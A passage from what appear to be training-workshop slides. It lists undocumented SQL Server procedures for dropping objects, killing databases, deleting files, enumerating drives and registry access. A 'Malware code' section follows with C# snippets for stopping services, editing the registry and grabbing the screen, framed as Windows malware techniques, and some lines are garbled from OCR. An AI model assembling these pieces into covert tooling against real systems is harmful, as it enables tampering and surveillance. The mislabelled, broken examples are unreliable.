EXEC sp_MSdbuseraccess @mode = ‘db’, @qual = ‘%’
```

Another Version Check

This is the example to check the SQL Server version information:

```
EXEC sp_MSdbuserpriv @mode = ‘ver’
```

Miscellaneous

Drop an Object

sp_MSdrop_object [object_id] [,object_name] [,object_owner]

This stored procedure is used to drop the object (it can be table, view, stored procedure or trigger) for the given object id, object name, and object owner.

Find processes

exec sp_who2

This will tell you all processes connected to the SQL Server

Miscellaneous

Change the owner of an object

EXEC sp_MSchangeobjectowner 'sales', 'jdoe'

Find if some file exists on the server

sp_MSexists_file 'C:\somedirectory\something\ 'test.exe'

Kill the database

sp_MSkilldb dbname

This stored procedure sets database to suspect and let dbcc dbrepair to kill it.

Delete Files

Xp_delete_file takes a five parameters:

File Type = 0 for backup files or 1 for report files.

Folder Path = The folder to delete files. The path must end with a backslash "\".

File Extension = This could be 'BAK' or 'TRN' or whatever you normally use.

Date = The cutoff date for what files need to be deleted.

Subfolder = 0 to ignore subfolders, 1 to delete files in subfolders

```
master.sys.xp_delete_file 0,@path,'BAK',@DeleteDate,0;.
```

.

Enumerate the Server

List all fixed drives and free space

- exec master..xp_fixeddrives

List a directory structure

- exec master..xp_dirtree 'C:\Program Files\Microsoft SQL Server\MSSQL\’

Check to see if a given file exists

- exec master..xp_enumgroups

Enumerate Groups

- exec master..xp_fileexist ‘C:\somefile.txt'

Enumerate the Server

Get server information

This is the example to check is SQL Server auto started or not and to return the SQL Server startup account:

- EXEC sp_MSGetServerProperties’

Get Column Information

returns the complete columns description,

including the length, type, name,,etc.

sp_columns_rowset

EXEC sp_columns_rowset 'sometable'

Enumerate the Server

Execute something for all tables in the database

```
EXEC sp_MSforeachtable @command1="print '?' DBCC DBREINDEX ('?')"
```

Working with the registry

Delete Registry Key

xp_regdeletekey

EXECUTE xp_regdeletekey [@rootkey=]'rootkey',

[@key=]'key'


Delete Registry Value

xp_regdeletevalue

EXECUTE xp_regdeletevalue [@rootkey=]'rootkey',

[@key=]'key',

[@value_name=]'value_name'



Working with the registry

Read Registry Key

xp_regread

For example, to read into the @test variable from the 'TestValue' value from the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
DECLARE @test varchar(20)
EXEC master..xp_regread @rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@value=@test OUTPUT
SELECT @test
```

Write Registry Key

xp_regwrite

For example, to write the 'Test' variable to the 'TestValue' value, in the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
EXEC master..xp_regwrite
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@type='REG_SZ',
@value='Test
```

Working with the registry

Enum values for a registry key

xp_regenumvalues

EXEC master..xp_regenumvalues

@rootkey='HKEY_LOCAL_MACHINE',


@key='SOFTWAREMicrosoftMicrosoft SQL Server120

Lab 4

- First execute the source code that calls a stored procedure. Make certain you are familiar with it.
- Then alter it to call one of the previously described stored procedures.

Malware code

The following slides are simply techniques for extracting data, emailing out, reading/writing the registry, and other items that are of interest when writing Windows malware. Remember Ethics!!!!



Get Domain Name

Method 1

```
System.DirectoryServices.ActiveDirectory.Domain.
Domain domain = Domain.GetComputerDomain();
Console.WriteLine( domain.Name );
```

Method 2

```
Imports System.Net.NetworkInformation
string strDomain =
IPGlobalProperties.GetIPGlobalProperties().DomainName;
```

Get Language

```
var culture = System.Globalization.CultureInfo.CurrentCulture;

Console.WriteLine("CurrentCulture is {0}.", CultureInfo.CurrentCulture.Name);
```

Start or stop services

First add a reference to the System.ServiceProcess assembly.

```
ServiceController sc  = new ServiceController();
sc.ServiceName = "Alerter";
 sc.Start();
```

or

```
service.Stop();
```

Registry

```
using System;
using Microsoft.Win32;
 const string userRoot = "HKEY_CURRENT_USER";
        const string subkey = "RegistrySetValueExample";
        const string keyName = userRoot + "\\" + subkey;
```

Read

```
string Test= (string) Registry.GetValue(keyName, actualname)
```

Write

```
Registry.SetValue(keyName, "TesValue", 12345678,
            RegistryValueKind.QWord);
```

Do Screen Grab

- string printScreen = null;

  Bitmap b = BitMapCreater();
- printScreen = string.Format("{0}{1}", Path.GetTempPath(), "screen" + i + ".jpg");
-
- b.Save(printScreen, ImageFormat.Jpeg);
- picScreenCapture.Load(printScreen.ToString());

Turn off services

- ServiceController sc = new ServiceController("Telnet");
- sc.Stop();

Full function code

```
public static void StopService(string serviceName, int timeoutMilliseconds)
{
  ServiceController service = new ServiceController(serviceName);
   TimeSpan timeout = TimeSpan.FromMilliseconds(timeoutMilliseconds);


    service.Stop();
    service.WaitForStatus(ServiceControllerStatus.Stopped, timeout);
  }
```

Lab 5

- First execute the source code that demos these preceding functions
- Now create a simple Windows app that combines any two elements from this workshop. You can read a registry key, do a screen grab, call a stored procedure, whichever items you found most interesting.

References

A good overview of undocumented API's
http://www.codereversing.com/blog/archives/128

Another overview of undocumented API's
http://www.stratigery.com/nt.sekrits.html

SQL Sever Undocumented Stored Procedures

http://www.sqlservercurry.com/2010/04/list-of-undocumented-stored-procedures.html